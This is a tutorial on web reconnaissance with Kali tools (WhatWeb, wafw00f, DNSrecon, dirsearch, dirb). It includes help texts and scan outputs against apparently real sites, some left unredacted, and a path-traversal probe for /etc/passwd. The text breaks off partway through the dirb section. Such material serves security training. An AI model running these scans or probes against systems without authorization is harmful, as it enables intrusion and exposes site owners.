



WEB APPLICATION - RECON

By Davinder Singh

Contents

Contents	1
Information Gathering and pre-requisites of tools:	2
1. Whatweb- - Next generation web scanner	2
2. Wafwoof:	5
3. DNSrecon:	6
4. Dirsearch :	8
5. Dirb:	12
6. Dirbuster:	14
7. Ffuf – Web Fuzzer:	15
8. Gobuster:	17
9. GAU (Get All URLs):	18
10. Httpx:	20
11. Waybackurls:	21
12. Katana:	23
13. Hakrawler:	24
14. Gospider:	27
15. Nmap:	28
16. Paraminer:	29
17. Arjun:	31
18. How to check Brute force using Burp suite	32
19. How to check rate limit using Burp suite	34

Information Gathering and pre-requisites of tools:

This document outlines various tools designed for gathering information and conducting reconnaissance on web applications.

1. Whatweb- - Next generation web scanner

WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices.

WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade- off between speed and reliability.

Steps:

1. Open Kali terminal and type Whatweb

[illegible]

2. Use `whatweb -h` for searching all commands.

```
(kali@kali)-[~]
$ whatweb -h

WhatWeb - Next generation web scanner version 0.5.5.
Developed by Andrew Horton (urbanadventurer) and Brendan Coles (bcoles).
Homepage: https://www.morningstarsecurity.com/research/whatweb

Usage: whatweb [options] <URLs>

TARGET SELECTION:
  <TARGETs>          Enter URLs, hostnames, IP addresses, filenames or
                    IP ranges in CIDR, x.x.x-x, or x.x.x.x-x.x.x.x
                    format.
  --input-file=FILE, -i  Read targets from a file. You can pipe
                    hostnames or URLs directly with -i /dev/stdin.

TARGET MODIFICATION:
  --url-prefix          Add a prefix to target URLs.
  --url-suffix          Add a suffix to target URLs.
  --url-pattern          Insert the targets into a URL.
                    e.g. example.com/%insert%/robots.txt

AGGRESSION:
The aggression level controls the trade-off between speed/stealth and
reliability.
  --aggression, -a=LEVEL  Set the aggression level. Default: 1.
  1. Stealthy             Makes one HTTP request per target and also
                        follows redirects.
  3. Aggressive           If a level 1 plugin is matched, additional
                        requests will be made.
  4. Heavy                Makes a lot of HTTP requests per target. URLs
                        from all plugins are attempted.

HTTP OPTIONS:
  --user-agent, -U=AGENT  Identify as AGENT instead of WhatWeb/0.5.5.
  --header, -H            Add an HTTP header. eg "Foo:Bar". Specifying a
                        default header will replace it. Specifying an
                        empty value, e.g. "User-Agent:" will remove it.
  --follow-redirect=WHEN  Control when to follow redirects. WHEN may be
```

3. Type `Whatweb <URL>`, you will find web application IP, HTTP headers, jquery information etc.

```
(kali@kali)-[~]
$ whatweb https://[redacted]/
https://[redacted]/ [200 OK] Bootstrap, Content-Language[en-PK], Cookies[_landing_page_orig_referrer_shopify_s_shopify_y_tracking_consent_localization,], HttpOnly[_landing_page_orig_referrer_secure_customer_sig], IP[23.227.38.65], Open-Graph-Protocol[website], PasswordField[customer[password]], PoweredBy[], Strict-Transport-Security[max-age=7889238], UncommonHeaders[x-sorting-hat-podid,x-sorting-hat-shopid,x-storefront-renderer-rendered,x-shopify-nginx-no-cookies,l-request-id,alt-svc,cf-cache-status,report-to,nel,x-content-type-options,x-permitted-cross-domain-policies,x-download-options,cf-ray], X-Frame-Options[DENY],
```

4. To perform aggressive scan, use `whatweb -a 3 <URL>` and find header information etc.

```
(kali@kali)-[~]
└─$ whatweb -a 3 https://[REDACTED]/
https://[REDACTED]/ [200 OK] Bootstrap, Content-Language[en-PK], Cookies[_landing_page_orig_referrer,_shopify_s,_shopify_y,_tracking_consent,locali
NADA][CA], Frame, HTML5, HTTPServer[cloudflare], HttpOnly[_landing_page_orig_referrer,secure_customer_sig], IP[23.227.38.65], Open-Graph-Protocol[web
], PoweredBy[Judge], Script[application/json,application/ld+json,index,module], Shopify, Strict-Transport-Security[max-age=7889238], UncommonHeaders[x
,x-storefront-renderer-rendered,link,x-shopify-nginx-no-cookies,content-security-policy,x-shopid,x-shardid,powered-by,server-timing,x-dc,x-request-id
,-content-type-options,x-permitted-cross-domain-policies,x-download-options,cf-ray], X-Frame-Options[DENY], X-UA-Compatible[IE=edge], X-XSS-Protection[

```

- To check verbose output, use `whatweb -v <URL>` or use `whatweb -v -a 3/4 <URL>` and it will show all plugin information existing in the web application.

```
(kali@kali)-[~]
└─$ whatweb -v [REDACTED]
WhatWeb report for http://[REDACTED]
Status : 301 Moved Permanently
Title : <None>
IP : 23.227.38.65
Country : CANADA, CA

Summary : HTTPServer[cloudflare], RedirectLocation[https://[REDACTED]/], UncommonHeaders[x-sorting-hat-podid,x-sorting-hat-shopid,x-storefront-renderer-rendered,x-redirect-reason,content-security-policy,x-shopid,x-shardid,powered-by,server-timing,x-dc,x-request-id,alt-svc,cf-cache-status,report-to,nel,x-content-type-options,x-permitted-cross-domain-policies,x-download-options,cf-ray], X-Frame-Options[DENY], X-XSS-Protection[1; mode=block]

Detected Plugins:
[ HTTPServer ]
  HTTP server header string. This plugin also attempts to identify the operating system from the server header.
  String : cloudflare (from server string)
[ RedirectLocation ]
  HTTP Server string location. used with http-status 301 and 302
  String : https://saeedghani.pk/ (from location)
[ UncommonHeaders ]
  Uncommon HTTP server headers. The blacklist includes all the standard headers and many non standard but common ones. Interesting but fairly common headers should have their own plugins, eg. x-powered-by, server and x-aspect-version. Info about headers can be found at www.http-stats.com
  String : x-sorting-hat-podid,x-sorting-hat-shopid,x-storefront-renderer-rendered,x-redirect-reason,content-security-policy,x-shopid,x-shardid,powered-by,server-timing,x-dc,x-request-id,alt-svc,cf-cache-status,report-to,nel,x-content-type-options,x-permitted-cross-domain-policies,x-download-options,cf-ray (from headers)
[ X-Frame-Options ]
  This plugin retrieves the X-Frame-Options value from the HTTP header. - More Info: http://msdn.microsoft.com/en-us/library/cc288472%28VS.85%29.aspx
  String : DENY

```

```
[ X-Frame-Options ]
  This plugin retrieves the X-Frame-Options value from the HTTP header. - More Info: http://msdn.microsoft.com/en-us/library/cc288472%28VS.85%29.aspx
  String : DENY

[ X-XSS-Protection ]
  This plugin retrieves the X-XSS-Protection value from the HTTP header. - More Info: http://msdn.microsoft.com/en-us/library/cc288472%28VS.85%29.aspx
  String : 1; mode=block

HTTP Headers:
HTTP/1.1 301 Moved Permanently
Date: Tue, 14 Jan 2025 04:19:54 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: close
x-sorting-hat-podid: 177
x-sorting-hat-shopid: 43436048550
x-storefront-renderer-rendered: 1
location: https://saeedghani.pk/
x-redirect-reason: https_required
x-frame-options: DENY
content-security-policy: frame-ancestors 'none';
x-shopid: 43436048550
x-shardid: 177
vary: Accept
powered-by: Shopify
server-timing: processing;dur=6, db;dur=2, db_async;dur=2.097, asn;desc="24560", 2334a83accf-1736828394"
x-dc: gcp-asia-southeast1,gcp-asia-southeast1,gcp-asia-southeast1
x-request-id: 14b6746d-7e69-4f63-8ae1-62334a83accf-1736828394
Alt-Svc: h3=":443"; ma=86400
CF-Cache-Status: DYNAMIC
Report-To: {"endpoints":[{"url":"https://\a.nel.cloudflare.com/report/v4?s=HuyCc%3D"}],"group":"cf-nel","max_age":604800}
NEL: {"success_fraction":0.01,"report_to":"cf-nel","max_age":604800}
Server-Timing: cfRequestDuration;dur=126.999855
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
X-Download-Options: noopen
Server: cloudflare

```

2. Wafwoof:


The Web Application Firewall Fingerprinting Tool. The mentioned way Wafwoof works:

- Sends a normal HTTP request and analyses the response; this identifies a number of WAF solutions.
- If that is not successful, it sends a number of (potentially malicious) HTTP requests and uses simple logic to deduce which WAF it is.
- If that is also not successful, it analyses the responses previously returned and uses another simple algorithm to guess if a WAF or security solution is actively responding to our attacks.

Steps:

1. Open kali terminal and type wafwoof URL and it will provide you results like behind which firewall the web application resides.


To get more detailed information about command, please use wafwoof -h



```
(kali@kali)-[~]
$ wafwoof https://[redacted]

[*] Checking https://[redacted]
[+] The site https://[redacted] is behind Cloudflare (Cloudflare Inc.) WAF.
[~] Number of requests: 2
```

2. Use wafwoof -a <URL> to find all WAFs which matches the signature.



```
(kali@kali)-[~]
$ wafwoof -a [redacted]

404 Not Found
405 Not Allowed
403 Forbidden
502 Bad Gateway
500 Internal Error

[*] Checking https://[redacted]
[+] The site https://[redacted] is behind AWS Elastic Load Balancer (Amazon) WAF.
[+] Generic Detection results:
[*] The site https://flipkart.in seems to be behind a WAF or some sort of security solution
[~] Reason: The server returns a different response code when an attack string is used.
Normal response code is "200", while the response code to cross-site scripting attack is "403"
[~] Number of requests: 5
```

3. DNSrecon:

DNSRecon is a DNS scanning and enumeration tool written in Python, which allows you to perform different tasks. This tool is inbuilt in kali but if not in some instance, this link can be used to clone it.

- git clone <https://github.com/micro-joan/dnsrecon-gui>

Steps:

1. Open kali terminal and type `dnsrecon -h`, there all the commands with description are available.

```
(kali@kali)-[~]
└─$ dnsrecon -h
usage: dnsrecon [-h] [-d DOMAIN] [-n NS_SERVER] [-r RANGE] [-D DICTIONARY] [-f] [-a] [-s] [-b] [-y] [-k] [-w] [--threads THREADS] [--lifetime LIFETIME] [--tcp]
               [--disable_check_recursion] [--disable_check_bindversion] [-V] [-v] [-t TYPE]

options:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Target domain.
  -n NS_SERVER, --name_server NS_SERVER
                        Domain server to use. If none is given, the SOA of the target will be used. Multiple servers can be specified using a comma separated list.
  -r RANGE, --range RANGE
                        IP range for reverse lookup brute force in formats (first-last) or in (range/bitmask).
  -D DICTIONARY, --dictionary DICTIONARY
                        Dictionary file of subdomain and hostnames to use for brute force.
  -f                    Filter out of brute force domain lookup, records that resolve to the wildcard defined IP address when saving records.
  -a                    Perform AXFR with standard enumeration.
  -s                    Perform a reverse lookup of IPV4 ranges in the SPF record with standard enumeration.
  -b                    Perform Bing enumeration with standard enumeration.
  -y                    Perform Yandex enumeration with standard enumeration.
  -k                    Perform crt.sh enumeration with standard enumeration.
  -w                    Perform deep whois record analysis and reverse lookup of IP ranges found through Whois when doing a standard enumeration.
  -z                    Performs a DNSSEC zone walk with standard enumeration.
  --threads THREADS    Number of threads to use in reverse lookups, forward lookups, brute force and SRV record enumeration.
  --lifetime LIFETIME Time to wait for a server to respond to a query. default is 3.0
  --tcp                Use TCP protocol to make queries.
  --db DB              SQLite 3 file to save found records.
  -x XML, --xml XML    XML file to save found records.
  -c CSV, --csv CSV    Save output to a comma separated value file.
  -j JSON, --json JSON save output to a JSON file.
  -iw                  Continue brute forcing a domain even if a wildcard record is discovered.
  --disable_check_recursion
                        Disables check for recursion on name servers
  --disable_check_bindversion
                        Disables check for BIND version on name servers
  -V, --version        Show DNSrecon version
  -v, --verbose        Enable verbose
  -t TYPE, --type TYPE Type of enumeration to perform.
                        Possible types:
                        std:    SOA, NS, A, AAAA, MX and SRV.
                        rvl:    Reverse lookup of a given CIDR or IP range.
                        brt:    Brute force domains and hosts using a given dictionary.
                        srv:    SRV records.
                        axfr:   Test all NS servers for a zone transfer.
                        bing:    Perform Bing search for subdomains and hosts.
                        yand:    Perform Yandex search for subdomains and hosts.
                        crt:     Perform crt.sh search for subdomains and hosts.
                        snoop:   Perform cache snooping against all NS servers for a given domain, testing
```

2. `Dnsrecon -d <domain name>`, will scan the full domain and provide the list.

- **General Information:**

The domain does not have DNSSEC (Domain Name System Security Extensions) configured. This means DNS integrity verification is not enabled for the domain.

- **SOA Records:**

Start of Authority (SOA) records indicate that Cloudflare is managing the DNS. The primary name server is `katja.ns.cloudflare.com`.

- **Name Servers (NS Records):**

The domain uses two Cloudflare name servers:

- `katja.ns.cloudflare.com`
- `Newt.ns.cloudflare.com`

- **Mail Exchange (MX Records):**

The domain uses Google's email infrastructure for mail services:

- `aspmx.l.google.com`
- `alt1.aspmx.l.google.com`
- `alt2.aspmx.l.google.com`

- alt3.aspmx.l.google.com
- alt4.aspmx.l.google.com
- **IPv4 Addresses (A Records):**
The domain resolves to several IPv4 addresses managed by Cloudflare, indicating load balancing or high availability.
- **IPv6 Addresses (AAAA Records):**
The domain also resolves to several IPv6 addresses managed by Cloudflare.

```

L$ dnsrecon -d [redacted]
[*] std: Performing General Enumeration against: [redacted]...
[-] DNSSEC is not configured for [redacted]
[*] SOA katja.ns.cloudflare.com 108.162.194.53
[*] SOA katja.ns.cloudflare.com 172.64.34.53
[*] SOA katja.ns.cloudflare.com 162.159.38.53
[*] SOA katja.ns.cloudflare.com 2803:f800:50::6ca2:c235
[*] SOA katja.ns.cloudflare.com 2606:4700:50::a29f:2635
[*] SOA katja.ns.cloudflare.com 2a06:98c1:50::ac40:2235
[*] NS katja.ns.cloudflare.com 108.162.194.53
[*] Bind Version for 108.162.194.53 "2025.1.0"
[*] NS katja.ns.cloudflare.com 172.64.34.53
[*] Bind Version for 172.64.34.53 "2025.1.0"
[*] NS katja.ns.cloudflare.com 162.159.38.53
[*] Bind Version for 162.159.38.53 "2025.1.0"
[*] NS katja.ns.cloudflare.com 2803:f800:50::6ca2:c235
[*] NS katja.ns.cloudflare.com 2606:4700:50::a29f:2635
[*] NS katja.ns.cloudflare.com 2a06:98c1:50::ac40:2235
[*] NS newt.ns.cloudflare.com 108.162.193.212
[*] Bind Version for 108.162.193.212 "2025.1.0"
[*] NS newt.ns.cloudflare.com 173.245.59.212
[*] Bind Version for 173.245.59.212 "2025.1.0"
[*] NS newt.ns.cloudflare.com 172.64.33.212
[*] Bind Version for 172.64.33.212 "2025.1.0"
[*] NS newt.ns.cloudflare.com 2606:4700:58::adf5:3bd4
[*] NS newt.ns.cloudflare.com 2803:f800:50::6ca2:c1d4
[*] NS newt.ns.cloudflare.com 2a06:98c1:50::ac40:21d4
[*] MX aspmx.l.google.com 74.125.200.27
[*] MX alt3.aspmx.l.google.com 192.178.128.27
[*] MX alt4.aspmx.l.google.com 142.251.186.27
[*] MX alt1.aspmx.l.google.com 108.177.98.26
[*] MX alt2.aspmx.l.google.com 142.250.141.26
[*] MX aspmx.l.google.com 2404:6800:4003:c02::1b
[*] MX alt3.aspmx.l.google.com 2607:f8b0:4023:2801::1a
[*] MX alt4.aspmx.l.google.com 2607:f8b0:4023:100b::1a
[*] MX alt1.aspmx.l.google.com 2607:f8b0:400e:c06::1a
[*] MX alt2.aspmx.l.google.com 2607:f8b0:4023:c0b::1a
[*] A [redacted] 104.21.112.1
[*] A [redacted] 104.21.96.1
[*] A [redacted] 104.21.64.1
[*] A [redacted] 104.21.48.1
[*] A [redacted] 104.21.16.1
[*] A [redacted] 104.21.32.1
[*] A [redacted] 104.21.80.1
[*] AAAA sarmaaya.pk 2606:4700:3030::6815:1001
[*] AAAA sarmaaya.pk 2606:4700:3030::6815:7001
[*] AAAA sarmaaya.pk 2606:4700:3030::6815:2001
[*] AAAA sarmaaya.pk 2606:4700:3030::6815:5001

```

3. Use nsrecon -d <Domain name> --type zonewalk and it will provide the list of DNS enumeration records.
- **SOA (Start of Authority):**
 - The SOA record confirms that the name server at 172.64.34.53 (a Cloudflare server) is authoritative for the domain.
 - **IPv4 Addresses (A Records):**
 - The domain resolves to the following IPv4 addresses:
 - 104.21.32.1
 - 104.21.112.1
 - 104.21.64.1
 - 104.21.48.1
 - 104.21.16.1
 - 104.21.96.1
 - 104.21.80.1

- These addresses are part of Cloudflare's infrastructure, indicating traffic for this domain is routed through Cloudflare's content delivery network (CDN) for performance and security.

➤ IPv6 Addresses (AAAA Records):

- The domain resolves to the following IPv6 addresses:
 - 2606:4700:3030::6815:5001
 - 2606:4700:3030::6815:2001
 - 2606:4700:3030::6815:3001
 - 2606:4700:3030::6815:4001
 - 2606:4700:3030::6815:1001
 - 2606:4700:3030::6815:6001
 - 2606:4700:3030::6815:7001
- Similar to IPv4, these are Cloudflare-managed IPs.

➤ Records Discovered:

- A total of 14 DNS records (7 A records and 7 AAAA records) were identified.

```
(kali㉿kali)-[~]
$ dnsrecon -d [REDACTED] --type zonewalk
[*] Performing NSEC Zone Walk for [REDACTED]
[*] Getting SOA record for [REDACTED]
[*] Name Server 172.64.34.53 will be used
[*] A [REDACTED] 104.21.32.1
[*] A [REDACTED] 104.21.112.1
[*] A [REDACTED] 104.21.64.1
[*] A [REDACTED] 104.21.48.1
[*] A [REDACTED] 104.21.16.1
[*] A [REDACTED] 104.21.96.1
[*] A [REDACTED] 104.21.80.1
[*] AAAA [REDACTED] 2606:4700:3030::6815:5001
[*] AAAA [REDACTED] 2606:4700:3030::6815:2001
[*] AAAA [REDACTED] 2606:4700:3030::6815:3001
[*] AAAA [REDACTED] 2606:4700:3030::6815:4001
[*] AAAA [REDACTED] 2606:4700:3030::6815:1001
[*] AAAA [REDACTED] 2606:4700:3030::6815:6001
[*] AAAA [REDACTED] 2606:4700:3030::6815:7001
[+] 14 records found
```

Directory Listing tools:

4. Dirsearch :

"dirsearch" is a mature command-line tool designed to brute force directories and files in web servers.

This tool is in-built in kali linux but in-case if it's not already existing then it can be installed using this link:

git clone <https://github.com/maurosoria/dirsearch.git>

1. Open Kali terminal and type dirsearch -h to find all commands.

```
(kali@kali)-[~]
$ dirsearch -h
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated from pkg_resources
import DistributionNotFound, VersionConflict
Usage: dirsearch.py [-u|--url] target [-e|--extensions] extensions [options]

Options:
  --version            show program's version number and exit
  -h, --help           show this help message and exit

Mandatory:
  -u URL, --url=URL    Target URL(s), can use multiple flags
  -l PATH, --url-file=PATH
                        URL list file
  --stdin              Read URL(s) from STDIN
  --cldr=CIDR          Target CIDR
  --raw=PATH           Load raw HTTP request from file (use '--scheme' flag to set the scheme)
  -s SESSION_FILE, --session=SESSION_FILE
                        Session file
  --config=PATH        Full path to config file, see 'config.ini' for example (Default: config.ini)

Dictionary Settings:
  -w WORDLISTS, --wordlists=WORDLISTS
                        Customize wordlists (separated by commas)
  -e EXTENSIONS, --extensions=EXTENSIONS
                        Extension list separated by commas (e.g. php,asp)
  -f, --force-extensions
                        Add extensions to the end of every wordlist entry. By default dirsearch only replaces the %EXT% keyword with extensions
  -O, --overwrite-extensions
                        Overwrite other extensions in the wordlist with your extensions (selected via '-e')
  --exclude-extensions=EXTENSIONS
                        Exclude extension list separated by commas (e.g. asp,jsp)
  --remove-extensions
                        Remove extensions in all paths (e.g. admin.php -> admin)

Dictionary Settings:
  -w WORDLISTS, --wordlists=WORDLISTS
                        Customize wordlists (separated by commas)
  -e EXTENSIONS, --extensions=EXTENSIONS
                        Extension list separated by commas (e.g. php,asp)
  -f, --force-extensions
                        Add extensions to the end of every wordlist entry. By default dirsearch only replaces the %EXT% keyword with extensions
  -O, --overwrite-extensions
                        Overwrite other extensions in the wordlist with your extensions (selected via '-e')
  --exclude-extensions=EXTENSIONS
                        Exclude extension list separated by commas (e.g. asp,jsp)
  --remove-extensions
                        Remove extensions in all paths (e.g. admin.php -> admin)
  --prefixes=PREFIXES
                        Add custom prefixes to all wordlist entries (separated by commas)
  --suffixes=SUFFIXES
                        Add custom suffixes to all wordlist entries, ignore directories (separated by commas)
  -U, --uppercase      Uppercase wordlist
  -L, --lowercase      Lowercase wordlist
  -C, --capital         Capital wordlist

General Settings:
  -t THREADS, --threads=THREADS
                        Number of threads
  -r, --recursive       Brute-force recursively
  --deep-recursive      Perform recursive scan on every directory depth (e.g. api/users -> api/)
  --force-recursive     Do recursive brute-force for every found path, not only directories
  -R DEPTH, --max-recursion-depth=DEPTH
                        Maximum recursion depth
  --recursion-status=CODES
```

2. Use dirsearch -u <URL> to fuzz the target domain and show all the directories.

```
L$ dirsearch -u https://[REDACTED]
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist s
Output File: /home/kali/reports/https_demo.testfire.net/_25-01-15_08-15-16.txt
Target: https://[REDACTED]

[08:15:16] Starting:
[08:15:38] 302 - 0B - /;/admin → /login.jsp
[08:15:38] 400 - 0B - /\..\..\..\..\..\..\..\..\..\..\etc\passwd
[08:15:40] 400 - 0B - /a%5c.aspx
[08:15:41] 302 - 0B - /account.jsp → /login.jsp
[08:15:44] 302 - 0B - /admin → /login.jsp
[08:15:45] 302 - 0B - /admin/_logs/access-log → /login.jsp
[08:15:45] 302 - 0B - /admin/.htaccess → /login.jsp
[08:15:45] 302 - 0B - /admin/.config → /login.jsp
[08:15:45] 302 - 0B - /admin/%3bindex/ → /login.jsp
[08:15:45] 302 - 0B - /admin/_logs/access_log → /login.jsp
[08:15:45] 302 - 0B - /admin/ → /login.jsp
[08:15:45] 302 - 0B - /admin/_logs/err.log → /login.jsp
[08:15:45] 302 - 0B - /admin/_logs/access.log → /login.jsp
[08:15:45] 302 - 0B - /admin/_logs/error-log → /login.jsp
[08:15:45] 302 - 0B - /admin/account.php → /login.jsp
[08:15:45] 302 - 0B - /admin/account → /login.jsp
[08:15:45] 302 - 0B - /admin/access.txt → /login.jsp
[08:15:45] 302 - 0B - /admin/_logs/login.txt → /login.jsp
[08:15:45] 302 - 0B - /admin/_logs/error_log → /login.jsp
[08:15:45] 302 - 0B - /admin/access.log → /login.jsp
[08:15:45] 302 - 0B - /admin/access_log → /login.jsp
[08:15:45] 302 - 0B - /admin/account.aspx → /login.jsp
[08:15:45] 302 - 0B - /admin/_logs/error.log → /login.jsp
[08:15:45] 302 - 0B - /admin/account.html → /login.jsp
[08:15:45] 302 - 0B - /admin/account.jsp → /login.jsp
[08:15:45] 302 - 0B - /admin/account.js → /login.jsp
[08:15:46] 302 - 0B - /admin/admin → /login.jsp
```

3. Use `dirsearch -u <URL> -i 200 -r -w /usr/share/wordlists/dirb/big.txt`, it will provide extensions scanned, HTTP methods and threads etc.

Key Points

1. **Extensions Scanned:**
 - a. The tool is configured to search for files with the following extensions: .php, .aspx, .jsp, .html, and .js.
2. **HTTP Method:**
 - a. The tool is using the GET method to make HTTP requests.
3. **Threads:**
 - a. The scan is utilizing 25 threads, meaning 25 simultaneous requests are being made for efficiency.
4. **Wordlist Size:**

- a. The wordlist being used contains **20,469 entries**, which means the tool is attempting to find accessible files/directories based on this list.
5. **Output File:**
 - a. The results are being saved to /home/kali/reports/https_demo.testfire.net/_25-01-15_09-10-45.txt.
6. **Interesting Results:**
 - a. Several system device paths (e.g., /aux, /com1, /nul, /prn) are returning HTTP 200 status codes with 0 bytes in response.

```
(kali㉿kali)-[~]
└─$ dirsearch -u https://demo.testfire.net -i 200 -r -w /usr/share/wordlists/dirb/big.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is
from pkg_resources import DistributionNotFound, VersionConflict

  * Check Security
  * Update Security
  * Upgrade Security
  * Upgrade Security

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 20469

Output File: /home/kali/reports/https_demo.testfire.net/_25-01-15_09-29-26.txt

Target: https://[REDACTED]/

[09:29:26] Starting:
[09:30:03] 200 - 0B - /aux
[09:30:24] 200 - 0B - /com3
[09:30:24] 200 - 0B - /com4
[09:30:25] 200 - 0B - /com2
[09:30:25] 200 - 0B - /com1
[09:30:27] 200 - 0B - /con
[09:31:39] 200 - 0B - /lpt1
[09:31:39] 200 - 0B - /lpt2
[09:32:00] 200 - 0B - /nul
[09:32:20] 200 - 0B - /prn

Copyright © 2016, 2017 IBM Corporation. All rights reserved. Copyright © 2017, 2025, HCL Technologies, Ltd., All rights reserved.
Task Completed
```

5. Dirb:

Dirb is a python-based tool used to fuzz target and check accessible paths in target domains/sub-domains.

1. Open kali terminal and use dirb -h to get the list of command with brief description.

```
(kali㉿kali)-[~]
$ dirb

DIRB v2.22
By The Dark Raver

dirb <url_base> [<wordlist_file(s)>] [options]

=====
NOTES
=====
<url_base> : Base URL to scan. (Use -resume for session resuming)
<wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)

=====
HOTKEYS
=====
'n' -> Go to next directory.
'q' -> Stop scan. (Saving state for resume)
'r' -> Remaining scan stats.

=====
OPTIONS
=====
-a <agent_string> : Specify your custom USER_AGENT.
-b : Use path as is.
-c <cookie_string> : Set a cookie for the HTTP request.
-E <certificate> : path to the client certificate.
-f : Fine tunning of NOT_FOUND (404) detection.
-H <header_string> : Add a custom header to the HTTP request.
-i : Use case-insensitive search.
-l : Print "Location" header when found.
-N <nf_code>: Ignore responses with this HTTP code.
-o <output_file> : Save output to disk.
-p <proxy[:port]> : Use this proxy. (Default port is 1080)
-P <proxy_username:proxy_password> : Proxy Authentication.
-r : Don't search recursively.
-R : Interactive recursion. (Asks for each directory)
-S : Silent Mode. Don't show tested words. (For dumb terminals)
-t : Don't force an ending '/' on URLs.
-u <username:password> : HTTP Authentication.
-v : Show also NOT_FOUND pages.
-w : Don't stop on WARNING messages.
-X <extensions> / -x <exts_file> : Append each word with this extensions.
```

2. Use dirb <URL>, will display the directory path with size and status code. The result shows with which wordlist tool has compared the target domain.

```
(kali㉿kali)-[~]
$ dirb https://[REDACTED]/

DIRB v2.22
By The Dark Raver

START_TIME: Wed Jan 15 10:15:18 2025
URL_BASE: https://[REDACTED]/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: https://us.alkaramstudio.com/ ---
+ https://us.alkaramstudio.com/.bash_history (CODE:200|SIZE:314768)
+ https://us.alkaramstudio.com/.bashrc (CODE:200|SIZE:314756)
+ https://us.alkaramstudio.com/.cache (CODE:200|SIZE:314754)
+ https://us.alkaramstudio.com/.config (CODE:200|SIZE:314756)
+ https://us.alkaramstudio.com/.cvs (CODE:200|SIZE:314750)
+ https://us.alkaramstudio.com/.cvsignore (CODE:200|SIZE:314762)
+ https://us.alkaramstudio.com/.forward (CODE:200|SIZE:314758)
+ https://us.alkaramstudio.com/.history (CODE:200|SIZE:314758)
+ https://us.alkaramstudio.com/.hta (CODE:200|SIZE:314750)
+ https://us.alkaramstudio.com/.htaccess (CODE:200|SIZE:314760)
+ https://us.alkaramstudio.com/.htpasswd (CODE:200|SIZE:314760)
+ https://us.alkaramstudio.com/.listing (CODE:200|SIZE:314758)
+ https://us.alkaramstudio.com/.listings (CODE:200|SIZE:314760)
+ https://us.alkaramstudio.com/.mysql_history (CODE:200|SIZE:314770)
+ https://us.alkaramstudio.com/.passwd (CODE:200|SIZE:314756)
+ https://us.alkaramstudio.com/.perf (CODE:200|SIZE:314752)
+ https://us.alkaramstudio.com/.profile (CODE:200|SIZE:314758)
+ https://us.alkaramstudio.com/.rhosts (CODE:200|SIZE:314756)
+ https://us.alkaramstudio.com/.sh_history (CODE:200|SIZE:314764)
+ https://us.alkaramstudio.com/.ssh (CODE:200|SIZE:314750)
+ https://us.alkaramstudio.com/.subversion (CODE:200|SIZE:314764)
+ https://us.alkaramstudio.com/.svn (CODE:200|SIZE:314750)
+ https://us.alkaramstudio.com/.swf (CODE:200|SIZE:314750)
